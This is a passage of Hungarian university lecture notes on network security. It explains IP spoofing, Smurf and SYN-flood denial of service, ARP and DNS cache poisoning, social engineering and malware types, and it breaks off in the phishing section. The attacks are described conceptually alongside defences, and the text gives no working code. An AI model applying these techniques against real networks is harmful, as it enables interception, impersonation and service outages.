Dr. Lencse Gábor

Hálózatok biztonsága

(ta83)

v. 0.200j (javított tartalomjegyzék)

2007. 02. 04.

Hallgatóimnak:

Kérem, hogy ezt az anyagot nyomtassák ki és hozzák magukkal az előadásokra. Így az előadáson „körmölés” helyett figyelhetnek, viszont a további magyarázatokat és az esetleges hibajavításokat bele tudják írni az anyagba.

A jegyzet a

Széchenyi István Egyetem

Távközlési Tanszék

Hálózatok Biztonsága

című tárgy jegyzeteként jött létre.

Szerzők:

Jónás Zsolt,

Dr. Lencse Gábor

Pánczél Zoltán

URL: http://www.tilb.sze.hu/

Tartalomjegyzék

Ábrajegyzék

Előszó

Ez a jegyzet a Széchenyi István Egyetem Távközlési Tanszékén a távközlés-informatika szakirány számára választható „Hálózatok biztonsága” tárgy anyagát tartalmazza. A jegyzetben építünk az előtanulmányi követelményként szereplő „Számítógép-hálózatok” tárgyból megszerzett ismeretekre, valamint a formálisan előtanulmányi követelményként nem szereplő de a mintatantervben a tárgyat megelőző félévben szereplő „Hálózati operációs rendszerek I.” tárgy anyagának alapvető ismeretére. *Akinek hiányosságai vannak, ideje elkezdenie a pótlást...*

A tárgy és a jegyzet célja nem az, hogy hálózati biztonságtechnikai szakembereket képezzünk, (ehhez a rendelkezésre álló óraszám messze nem elegendő) hanem az, hogy egy szemléletmódot adjunk a hallgatóknak, hogy érzékennyé váljanak a biztonsági kérdésekre, és a különböző területek alapfogalmait és alapvető biztonsági kérdéseit megismerjék. Egyben segítséget is kívánunk nyújtani abban, hogy aki valamely tárgyalt területen fog dolgozni, legyen fogalma arról, hogy merre induljon el, és mit kell még önállóan megtanulnia.

A jegyzetben bőségesen szerepelnek hivatkozások, ezek döntő többsége webes hivatkozás, így az érdeklődő hallgatóknak lehetősége van az egyes témakörök mélyebb megismerésére. Ezt mindenkinek javasoljuk!

Ezt a jegyzetet néhány évig elektronikusan (pdf formátumban) tervezzük közzétenni a tárgy hallgatói számára. Ilyen módon évről évre tudjuk

fejleszteni. Szívesen vesszük az észrevételeket, hiba javításokat, javaslatokat további témakörök feldolgozására.

1. Bevezető

Az internet protokollkészlet kidolgozásakor ezeket a protokollokat jóhiszemű felhasználásra tervezték. Az volt a céljuk, hogy egyszerűen és hatékonyan oldják meg a kívánt feladatot. Hálózati alkalmazásaink nagyon jól működnek, amíg valaki nem kíván visszaélni velük (pl. ellopni másnak a jelszavát, kéretlen leveleket küldeni, megbénítani egy kiszolgálót, stb.)

A jegyzetben megvizsgáljuk, hogy milyen biztonsági kihívásokkal kell szembenéznünk a hálózati kommunikáció kapcsán, milyen hálózati támadásoktól kell védenünk a rendszerünket. Megismerjük a kriptográfia legfontosabb alapfogalmait és megoldásait. Foglalkozunk a biztonságos átvitel lehetőségeivel, rendszereink határvédelmével, betekintünk a behatolás észlelés és megelőzés módszereibe. Részletesen tárgyaljuk egy UNIX rendszer adminisztrálásának biztonsági kérdéseit, és megismerkedünk néhány konkrét támadás megvalósításával is.

1.1. Hálózati támadások alapgondolatai


Mi a támadásoknak a motivációja? Ez sokrétű lehet. A hálózaton keresztül érzékeny információ utazhat, pl. személyes, üzleti, katonai, stb. adatok, bármi, amit a tulajdonosa nem kíván nyilvánosságra hozni. Ennek megszerzése az illetéktelen számára hasznos lehet, vagy pusztán kárt, kellemetlenséget okozhat vele. A hálózaton keresztül elérhető szolgáltatásokhoz való illetéktelen hozzáférés (pl. nyomtatni, filmeket letölteni) is csábító lehetőség némelyek számára. Sőt, a cél lehet olyan

károkozás is, mint szolgáltatások megbénítása. Hálózaton keresztül történő támadás irányulhat valamely rendszer feltörésére, rosszindulatú program(ok) bejuttatására is...

Ebben a fejezetben csak a hálózati kommunikációval kapcsolatos támadásokkal foglalkozunk.

1.1.1. Passzív támadás

Az érzékeny információ megszerzésére irányuló hálózati támadás a *lehallgatás* (evesdropping, wiretapping), amit passzív támadási formának nevezünk, mert végrehajtása során a támadó nem módosítja az átviteli csatorna tartalmát.



1. ábra: passzív támadás

A lehallgatás megvalósítására a gyakorlatban sokféle módszert használnak. Osztott közegen való kommunikáció esetén elegendő egy vevőt elhelyezni. Például a LAN-ok közül az Ethernet hálózatoknál 10Base2, 10Base5 valamint 10/100/1000BaseT-nél hub alkalmazása esetén; vezérjeles gyűrű vagy sín esetén, a MAN-nak számító FDDI esetén az adott szegmens hálózati kártyáinak mindegyikéhez eljut az információ, de azok normál működés során az üzenetszórás és többesküldés kivételével kizárólag


azokat a kereteket veszik, amelynél a cél cím megegyezik a kártya saját MAC címével. Ha a kártyát a támadó átkapcsolja olyan módba, hogy minden keretet levegyen, akkor máris rendelkezésére áll a kívánt információ. A támadás WLAN-ok esetén még veszélyesebb, hiszen a támadónak nem is kell engedélyezett módon jelen lennie a hálózatban.

Bérelt vonal használata hamis biztonságérzetet nyújthat, ennek gyakorlati megvalósítása során a szolgáltatók gyakran egy közös IP gerinchálózatot használnak; történt már olyan, hogy az útvonalválasztás hibája miatt az egyes előfizetőkhöz idegen IP datagrammok kerültek...

Bizonyos esetekben a lehallgatás végrehajtása előtt a támadók aktív módszereket is használnak, például egy Ethernet switch-et nagy mennyiségű (hamis) MAC címmel elárasztva elérik, hogy az ne legyen képes a címeket tárolni, ezért hub-ként működve minden keretet minden portjára továbbítson. Egy számítógépet be lehet csapni egy routing redirect ICMP üzenettel illetve egy RIP-es routert egy hamis távolságvektorral... stb. (Ezekkel majd később foglalkozunk.)

1.1.2. Aktív támadások

A passzív támadásokkal szemben az aktív támadás jellemzője, hogy a támadó maga is forgalmaz csatornán.



2. ábra: aktív támadás

Ennek több módja lehet: az *üzenetmódosítás* azt jelenti, hogy a kommunikációban részt vevő felek közé beékelődve elfogja az adó üzeneteit és a vevőnek mást tartalmú üzenetet küld. Egy másik forma a *megszemélyesítés*, amikor a támadó más nevében küld (vagy fogad) üzenetet. Ilyen támadás például, ha rlogin-nal való belépés érdekében valaki a saját gépének IP címét átállítja olyan címre, ahonnan a megtámadott gép jelszó nélkül beenged. *Visszajátszás*nak nevezzük, ha a támadó a kommunikációban részt vevő egyik fél lehallgatott üzenetét módosítás nélkül újra elküldi a másik félnek. Képzeljük el, hogy a támadó a bankjegy kiadó automata forgalmát lehallgatva újra elküldi a bankkártya számát, a PIN kódot és a kért összeget a bank felé, majd felveszi a pénzt. (Természetesen a gyakorlatban alkalmazott protokollok tartalmaznak visszajátszás elleni védelmet.)

A *szolgáltatás megtagadás* (DoS – denial of service) típusú támadások közös jellemzője, hogy a megtámadott kiszolgálót hamis kérésekkel árasztják el, ezzel kimerítik az erőforrásait és így a valódi kérésekre nem tud válaszolni.

Nézzünk meg most néhány konkrét támadást, amelyek a jelenlegi internet architektúrájú hálózataink ellen irányulhatnak!


1.2. Csomag szintű támadások

1.2.1. IP spoofing

http://www.networkcommand.com/docs/ipspoof.txt

Az IP cím hamisítása önmagában még nem támadás, de több támadásnak is része. Célja lehet például egy csupán IP címmel azonosított trusted host megszemélyesítése. Ha például a Berkeley r* parancsokkal ***A*** gépre a ***B*** gépről jelszó megadása nélkül léphetünk be, akkor a ***C*** támadó a ***B*** gépnek adja ki magát. A hamis IP cím használata önmagában nem okoz nagy nehézséget, viszont a támadás sikeréhez szükség van még néhány dologra. Ha ***C*** blind spoofing-ot játszik, akkor ez a következő kettő:


- DoS támadás az igazi ***B*** ellen, hogy az ***A*** üzeneteire ne tudjon válaszolni.
- ISN prediction: ki kell találnia, hogy az ***A*** gép milyen kezdeti sorszámot (initial sequence number) választ (mert az ***A*** üzeneteit nem látja és mégis tudnia kell válaszolni).



3. ábra: blind spoofing

A blind spoofing miatt a támadó reális célja csak annyi, hogy egy kiskaput hagyjon maga után, amin keresztül már egyszerűen be tud jutni. (Jelen esetben pl. elég, ha a megtámadott felhasználó `.rhosts` fájlját bővíti egy sorral...)

De ha a támadó célja nem az, hogy valamihez hozzáférjen, hanem csak annyi, hogy mást akadályozzon, akkor az IP cím hamisítást még egyszerűbben is használhatja. Tegyük fel, hogy az ***A*** és ***B*** között fennáll egy TCP kapcsolat, amit ***C*** szeretne lelőni. Ehhez a ***C*** támadó ***B***-t megszemélyesítve (azaz forrás IP címként ***B*** IP címét beállítva) küld az ***A***-nak egy olyan TCP adategységet, ahol a RST bit be van állítva. A támadás sikerességéhez nem kell pontosan eltalálnia a sorszámot, elég, ha a *receiving window*n belül van. (Ezt például könnyedén elérheti, ha képes lehallgatni az ***A*** és ***B*** kommunikációját.)



4. ábra: RST támadás


Még ennél is egyszerűbb, ha a ***C*** támadó ***B*** nevében indít közismert támadást (akár csak egy *portscan*t) ***A*** ellen. Ha ennek hatására az ***A*** gépet védő tűzfal ***B***-t kitiltja, ***C*** máris elérte a célját.

Védekezés: az IP spoofing ellen tűzfalak azzal védekezhetnek, hogy bizonyos forrás IP címeket csak bizonyos irányból fogadnak el. Az ISN kitalálása ellen is lehet védekezni, ha nem csupán az idővel és a kapcsolatok számával nő az ISN, hanem trükkösebben választják meg (pl. véletlen szám hozzáadásával).

1.2.2. Smurf

http://www.cert.org/advisories/CA-1998-01.html

A Smurf egy a DoS családba tartozó támadás. A megtámadott gép (*áldozat* – victim) nevében ICMP *echo request* üzenetet küld egy irányított IP broadcast címre. (Pl. a 10.0.0.0/8 hálózat esetében a 10.255.255.255 címre.) Az üzenetet vevő gépeket hívják *közvetítők*nek (intermediary). Válaszukkal teletömik az áldozat gép hálózatát, de a sajátjukat is, így ők maguk is áldozatok.




5. ábra: smurf támadás

Védekezés: a routerek IP broadcast-ot ne engedjenek át, IP broadcast címre küldött ICMP *echo request*-re a gépeink ne válaszoljanak!

1.2.3. SYN flood

Egy klasszikus DoS támadás. Megértéséhez idézzük fel a TCP kapcsolat felépítésekor használt 3 utas kézfogást:

1. Az ***A*** egy SYN csomagot küld ***B***-nek, melyben van egy beállított seq_no_A és lefoglal egy kapcsolat struktúrát, amiben a TCP kapcsolat adatait tárolja, valamint puffert is foglal az átvitelhez.
2. ***B*** egy SYNACK csomagot küld ***A***-nak, melyben megtalálható az $ack\_no_B=seq\_no_A+1$ és a beállított seq_no_B, valamint ***B*** is lefoglal egy kapcsolat struktúrát, amiben a TCP kapcsolat adatait tárolja, valamint puffert is foglal az átvitelhez.
3. ***A*** egy ACK csomagot küld ***B***-nek, melyben: $ack\_no_A=seq\_no_B+1$



6. ábra: TCP kapcsolat felépítése

Ha a rosszindulatú ***C*** támadó az ***A*** nevében nagy mennyiségű SYN csomagot küld ***B***-nek (a válaszokat pedig ***C*** természetesen meg sem kapja) , akkor ezzel kimeríti ***B*** erőforrásait és az nem lesz képes fogadni a valódi kéréseket.

Védekezni lehet például mikro blokkok használatával: a szabványos adatstruktúránál lényegesen kisebb helyet foglalunk le, és ha a kapcsolat kérés valódinak bizonyul (jön a kézfogás 3. lépése), csak akkor foglaljuk le a szükséges erőforrásokat. Ez persze csak egy konstans faktorral javít a helyzetünkön (mondjuk 10x annyi támadó csomagot bírunk el).

A támadásra egy jobb (de veszélyes) védekezés a *syn cookie* használata. Ennek lényege, hogy a SYN hatására egyáltalán nem foglalunk erőforrást, hanem a saját sorszámunkat (seq_no) trükkös módon hozzánk intézett

kérés adataiból (IP, port, stb.) egy hash függvénnyel számítjuk ki. Amikor megjön a kézfogás 3. lépése, akkor újra kiszámítjuk a csomag adataiból a seq_no-t és ha az ack_no annál 1-gyel nagyobb, akkor elfogadjuk, különben elvetjük. Ezzel a trükkel megtakarítottuk az erőforrás foglalást, viszont rendkívül sebezhetővé váltunk: ha a támadó tudja, hogy a syn cookie nálunk be van kapcsolva (pl. erre megpróbál egy SYN flood-dal rávenni bennünket) akkor képes egyetlen egy megfelelően elkészített (a 3 utas kézfogás 3. csomagjának látszó) csomaggal egy TCP kapcsolatot ránk erőltetni!

1.2.4. Xmas, Ymas

http://www.clavister.com/support/kb/10033/

A TCP fejrészben az URG bittől balra levő két bitről van szó. Ezeket 2003 májusában az IANA (Internet Assigned Numbers Authority) az ECN (Explicit Congestion Notification) mechanizmus céljára osztotta ki. A korábbi TCP implementációk azt várják el, hogy ez a 2 bit 0 értékű legyen. A bitek 0-tól különböző értékűre állításával és a TCP implementáció viselkedésének megfigyelésével a támadó információt szerezhet a TCP/IP protocol stack implementációjáról.

1.3. Hálózati szintű támadások

1.3.1. Switch-ek elleni támadás

A swtichek normál működés során a kereteket csak arra a portjukra továbbítják, ahol a címzett található. Az egyes portokhoz a MAC címeket a rendszergazda statikusan is beállíthatja, de ez munkaigényes, ráadásul konfiguráció változásnál át kell vezetni (pl. ha két gép portot cserél, vagy ha valakinek a gépébe másik hálókártya kerül). Ezért aztán általában öntanuló módban szokták az eszközt használni, ami ilyenkor megjegyzi, hogy az egyes MAC címekkel forráscímként melyik portján találkozott. Ha a támadó kellően sok különböző MAC címmel forgalmaz, akkor a switch táblázata megtelik, és a működés fenntartása érdekében minden keretet minden portjára kiküld (fail open). Ezzel a forgalom lehallgathatóvá válik.

1.3.2. ARP poisoning

http://www.watchguard.com/infocenter/editorial/135324.asp


Az adott IP címhez tartozó MAC cím kiderítésének egyszerű és hatékony módja az ARP. (Feltételezzük, hogy a hallgatók emlékeznek a működésére.)

A támadó kéretlen és hamis ARP válaszokat küld, amelyben a kérdéses IP címhez a saját MAC címét tünteti fel. A hálózaton levő gépek már vagy kapásból elfogadják és eltárolják a hamis információt (ARP cache), vagy előbb-utóbb jön egy ARP kérés, és akkor a támadónak esélye van, hogy előbb válaszoljon, mint az IP cím valódi birtokosa.

1.3.3. ICMP redirect

Az ICMP redirect üzenettel egy router egy számítógép számára egy jobb útvonalt tud megadni. A támadó ezzel maga felé tudja irányítani a megtámadott gép forgalmát. Ezt többféle célra is használhatja, például:

- lehallgatás: ilyenkor a csomagokat gondosan továbbküldi a címzettnek, hogy a támadás észrevétlen maradjon.
- IP spoofing támogatása: a korábban ismertetett felállásban ***C*** az ***A*** felé ***B***-nek adja ki magát, de most nem kell vakon dolgoznia: a redirect-tel elérte, hogy az A válaszai őhozzá érkezzenek, a TCP kapcsolat ténylegesen felépül.



7. ábra: IP spoofing ICMP redirect támogatással


Védekezés: **`accept_redirects`** kikapcsolása.

1.3.4. RIP távolságvektor hamisítása

Mivel a RIP nem használ autentikációt, a támadó számítógépe hamis távolságvektorral becsaphatja a routereket azt állítva, hogy rajta keresztül rövidebb út vezet a cél felé. OSPF, BGP esetén van lehetőség autentikációra, de sokszor nincs bekapcsolva.

1.3.5. Source route IP opció

A source route IP opcióval a forrás megadhatja, hogy adott IP című állomás felé mely routereken keresztül haladjon a csomag. A támadó ezt privát IP című hálózatok elérésére képes felhasználni a következő módon: a ***C*** támadó az R_1 routernek megmondja, hogy az R_2 routeren keresztül kell a csomagot küldenie, ahol R_2 privát IP címmel rendelkező hálózat gateway-e, amely a datagrammot már a cél IP cím alapján küldi a címzettnek. A visszaút triviális, a támadó publikus IP címmel rendelkezik. Védekezni **`accept_source_route`** kikapcsolásával lehet.




8. ábra: privát IP-című hálózat elleni támadás source routing segítségével

1.3.6. DNS (cache) ellen való támadás

A támadást egy példán mutatjuk be. Tekintsünk egy bankot (Mybank) és egy internet szolgáltatót (Myisp). Normál működés esetén amikor az internet szolgáltató ügyfelei el akarják érni a bank honlapját, megkérdezik az internet szolgáltató névkiszolgálójától (ns.myisp.com), mi a bank

honlapjának (www.mybank.com) IP címe. A névkiszolgáló kapcsolatba lép egy legfelső szintű névkiszolgálóval, és (esetleg több áttétel után) kideríti a bank névkiszolgálójának (ns.mybank.com) IP címét, ahonnan megtudja a bank honlapjához tartozó IP címet, amit elküld banki honlapot elérni kívánó ügyfélnek.

A támadó előre lemásolja a megtámadott bank honlapját (www.mybank.com) egy saját szerverre, majd az éjszaka leple alatt, amikor lejár az ns.myisp.com által tárolt www.mybank.com TTL ideje, megkérdezi ns.myisp.com-tól, hogy mi www.mybank.com IP címe, és azonnal válaszol is neki, amiben a www.mybank.com IP címeként a saját szerverének az IP címét adja meg kellően hosszú lejárati idővel. Ezt az ns.myisp.com gyanútlanul elfogadja, és amikor megkapja a valóságnak megfelelő választ, azt már eldobja. Másnap reggel a Myisp ügyfelei a hamis IP cím alapján a támadó weboldalához fognak csatlakozni. Ha vannak is nyilvános kulcsú titkosításon alapuló tanúsítványok, a felhasználók jelentős része el fogja fogadni a hamis tanúsítványokat (ez már *social engineering* kategória) és megadja a banki azonosítóit...



9. ábra: DNS (cache) elleni támadás

1.4. Social engineering típusú támadások

Ezek a támadások nem műszaki jellegűek, hanem emberek becsapásán alapulnak. Lássunk néhányat!

1.4.1. DNS átregisztráció

A támadó kideríti, hogy a megtámadni kívánt cég domain nevét melyik regisztrátor jegyezte be, majd a megtámadott cég fejléces levélpapírján küld egy átregisztrálási kérelmet, ahol a támadó a saját IP címét (címtartományát) adja meg. Komoly esélye van, hogy még a FAX számot sem ellenőrzik, sőt a támadás akár még telefonon vagy e-mailben is sikeres lehet.

1.4.2. Jelszó megkérdezése

A támadó valamilyen ürüggyel telefonon megkérdezi az áldozat jelszavát. (Például: valamit ellenőrizni kell, beteg a rendszergazda, stb.)

1.4.3. Gyenge jelszavak

A felhasználók jelentős része eleve gyenge jelszót használ. (Például: túl rövid, szótári szó, saját magára vagy a környezetére jellemző információ stb.) Ezeket próbálkozás útján hamar ki lehet találni.

2. Rosszindulatú programok jellemrajza

2.1. Klasszikus rosszindulatú programok

2.1.1. Vírus

Hasonlóan az élő szervezeteket megfertőző vírusokhoz, a számítógépes vírusok önálló életre képtelen programrészletek. A fertőzés tipikus módja az, hogy a megtámadott program végéhez fűzik hozzá a saját kódjukat, és a program elején pedig egy (néhány) utasítást kicserélnek olyan ugró utasításra, amely a vírus kódjára fog ugrani. Amikor a megfertőzött programot elindítják, az ugró utasítás segítségével a vezérlés a vírus kódjára kerül. A vírusnak lehetősége van gondoskodni a saját terjedéséről (újabb programok megfertőzése) valamint kárt is okozhat. A rejtőzködés érdekében célszerűen hamarosan helyre kell állítani a módosított programkódot és a vezérlést visszaadni az eredeti programra. Lehetőség szerint a memóriában maradva később is foglalkozhat a terjedéssel és a károkozással.

Korábban a vírusok számítógépes programokat szoktak megfertőzni, ma már vannak ún. makrovírusok, amelyek pl. MS word dokumentumokat fertőznek meg. De készülhetnek valamilyen interpretált nyelven is pl. Visual Basic. Bár a vírusok legnagyobb számban Intel kompatibilis processzorokon Microsoft operációs rendszerek alatt terjednek, vannak Linuxra is. Sőt! Nem Intel platformos UNIX-okra is írtak/írnak vírusokat.

Mivel a vírus csak akkor működőképes, ha a megfertőzött programot elindítjuk, a vírusokkal szemben egyik legjobb védekezés, ha nem futtatunk nem megbízható forrásból származó programokat, illetve célszerű valamilyen víruskeresőt használni. A víruskeresőkkel megvizsgálhatunk valamely adathordozót, hogy van-e rajta vírus, illetve a víruskeresőt állandóan aktívan tartva képes az operációs rendszer által elért állományokat az eléréskor ellenőrizni. Természetesen a víruskereső csak az ismert vírusokat találja meg, adatbázisát minél gyakrabban frissíteni kell.

Ismertek még ún. boot sector vírusok is amelyek a megfertőzött meghajtóról való rendszerindításkor léphetnek működésbe. (Célszerű ha PC-nk BIOS beállításában eleve kizárjuk a floppy-ról való rendszerindítást.)

2.1.2. Féreg – worm

http://www.iif.hu/dokumentumok/niif_fuzetek/szotar/i.html

A vírusokkal ellentétben a féreg önállóan képes működni és szaporodni. Károkozása abban áll, hogy (sok példányban elindítva magát) felemészti a számítógép erőforrásait. A leghíresebb féreg az „Internet worm” 1988-ban egy amerikai diák által írt és "véletlenül" elszabadult program, mely rövid idő alatt sok internetes szervert bénított meg azzal, hogy rengeteg példányban másolta le és futtatta önmagát, míg végül (szintén az Internet segítségével) sikerült lokalizálni és kiirtani.

2.1.3. Trójai faló (trójai program) – Trojan horse

http://www.faqs.org/docs/jargon/T/Trojan-horse.html

Érdekesnek és hasznosnak látszó program, amit a gyanútlan felhasználó letölt és feltelepít a számítógépére (mint annak idején Trója védői bevonszolták a falovat és benne a görögöket a városukba). Persze a programnak van a felhasználó számára nem hirdetett funkciója is... Itt bátran elereszthetjük a fantáziánkat, hogy a fájlrendszerben hoz-e létre hibákat, a modemes behívásunkat megszakítva emelt díjas számon hoz-e létre internet kapcsolatot, vagy elküldi-e a BSA-nak a gépünkre feltelepített programok listáját, stb.

2.1.4. Rejtekajtó (csapóajtó, hátsó ajtó, kiskapu) – trap door, back door

http://www.faqs.org/docs/jargon/B/back-door.html

Egy olyan biztonsági rés, amit a rendszer tervezője vagy karbantartója szándékosan hagy benne. A fenti helyen elérhető „Jargon File” hivatkozás alatt megtaláljuk, hogy Ken Thompson a C fordító segítségével milyen trükkös módon készített magának rejtekajtót a UNIX-os login programban, amivel be tudott lépni olyan gépekre is, ahova hivatalosan nem kapott belépési jogosultságot.

Egy rendszerbe való betörés után a támadó is hagyhat magának a rendszergazda számára rejtett bejutási lehetőséget. Következésképpen egy feltört rendszert teljesen újra kell telepíteni!

2.1.5. Bomba

Olyan programkód, amely valamely feltétel (idő, esemény, ezek kombinációja) esetén vagy „távvezérléssel” (pl. trap door segítségével) „robban”, azaz fejti ki káros tevékenységét. Egyes vírusokra is jellemző lehet (pl. „péntek 13.”). Shareware programok védelmére is használhatják, pl. adott idő után önmagát elpusztítja a program...

2.2. Összetett fenyegetések

Egy rosszindulatú program (malicious code) több utat is használhat a terjedésére. Így például:

- terjedhet boot sectorban
- terjedhet programhoz kapcsolódva (vírusként)
- kihasználhat bizonyos operációs rendszerre jellemző biztonsági réseket
- lokális hálózatban létrehozhat saját könyvtár megosztásokat (pl. windows felhasználók számára)
- rendelkezhet saját SMTP szerverrel, aminek segítségével a számítógépen található e-mail címekre elküldi magát
- a billentyűzetet figyelve gyűjthet jelszavakat
- lehallgathat a hálózaton kódolatlanul küldött jelszavakat
- szótáras törést intézhet UNIX-os passwd fájlok ellen

- eközben rootkit-tel vagy más módon rejtheti magát.

Mindez csak a tervezőjének fantáziáján és felkészültségén múlik. Egy hatékony program céljától függően a fentiek közül több funkciót megvalósíthat, ami segíti a terjedését és nehezíti a kiirtását illetve a bejutása elleni védekezést.

2.2.1. Zero day gap

Egy biztonsági rés életciklusa a következő lépéseket foglalja magában fejlesztői nézőpontból:

1. a biztonsági rés bekerül a szoftverbe
2. a biztonsági rést valaki észreveszi
3. a biztonsági rést hivatalosan bejelentik
4. a biztonsági rés befalazására elkészül a javítás és publikálják

Felhasználói szempontból:

a) a biztonsági rést tartalmazó szoftvert feltelepítik

b) a javítást feltelepítik

Az adott rendszer támadása szempontjából lényeges események:

I. elkészül az első exploit a biztonsági rés kihasználására

II. megtámadják vele az adott rendszert

Kedvező esetben 3. és I. között kellően sok idő (pl. 1 hónap telik el), ami lehetőséget ad arra, hogy 4. után még a lustább rendszergazdák is végrehajtsák b)-t, mielőtt II. bekövetkezne. Az események ilyen sorrendje mellett a támadás sikertelen. A 0 day gap azt jelenti, hogy 3. után nagyon hamar bekövetkezik I. és így nincs ideje a rendszergazdáknak védekezésre. Sőt, ha a hibát a potenciális támadó találja meg, már a hiba bejelentése előtt írhat exploitot és támadhat vele.

2.3. Emberi tényezők

A rosszindulatú programok terjedésében természetesen nagy szerepe van az emberi tényezőknek, így például az alábbiaknak:

- tudatlanság: a rosszindulatú programokkal kapcsolatos ismeretek hiánya
- figyelmetlenség: pl. rábootolni egy floppyra
- meggondolatlanság: pl. „véletlenül” rákattintani egy e-mail-hez csatolt állományra
- felelőtlenség: pl. nem megbízható forrásból származó program tudatos, szándékos használata vírusellenőrzés, karantén nélkül

- hanyagság: biztonsági frissítések, vírusadatbázis frissítések elhanyagolása

(A fenti kategóriák meglehetősen önkényesek, és nem feltétlenül diszjunktak, jelentésük sem független egymástól. A hanyagság és felelőtlenség minősítések feltételezik, hogy az illető személy rendelkezik a szükséges ismeretekkel, de neki felróható módon helytelenül jár el...)

Vannak azonban olyan eset is, amikor elég a rosszindulat program nélkül is ;-) azaz a károkozás csak emberi tényezőkön alapul, a létrehozása műszaki ismeretet nem igényel.

2.3.1. Lánclevél, piramisjáték, hoax, „e-mail vírus”

Már az Internet előtti időkben is léteztek postai lánclevelek („másold le és küldd tovább x napon belül y példányban”) sőt levében terjedő piramisjátékok is (lánclevél, + „küldjél a lista elején levő személynek z összeget”). Az internet technológia csupán lehetőséget ad a könnyebb és gyorsabb terjedéshez. (A hoax jelentése: ugratás, megtévesztés)

Fontos megkülönböztetni, hogy itt NEM az e-mailben terjedő, valóságos „műszaki” vírusról van szó (ami pl. egy csatolt fájlhoz kapcsolódhatna), hanem maga a levél a „vírus” amit a nem gondolkozó felhasználó továbbküld. A témával kapcsolatban van egy meglehetősen egyéni stílusban írt (ez erős eufemizmus), de tartalmában nagyon hasznos honlap, aminek a megismerésére minden kedves hallgatómat tisztelettel bátorítok, „hogy az

okosak másokat is ide küldhessenek” – aki ezt most még nem érti, az a lap megismerése után majd megérti, hogy miért fogalmaztam így :-) tehát a kötelező olvasmány: http://yikes.tolna.net/hoax/

2.3.2. Adathalászat (phising)

Tipikus módja például, hogy egy bank ügyfeleinek látszólag a bank nevében e-mailt küldenek, amelyben

- az ügyféltől adatok megadását kérik a válaszlevélben
- valamely webhelyre irányítják

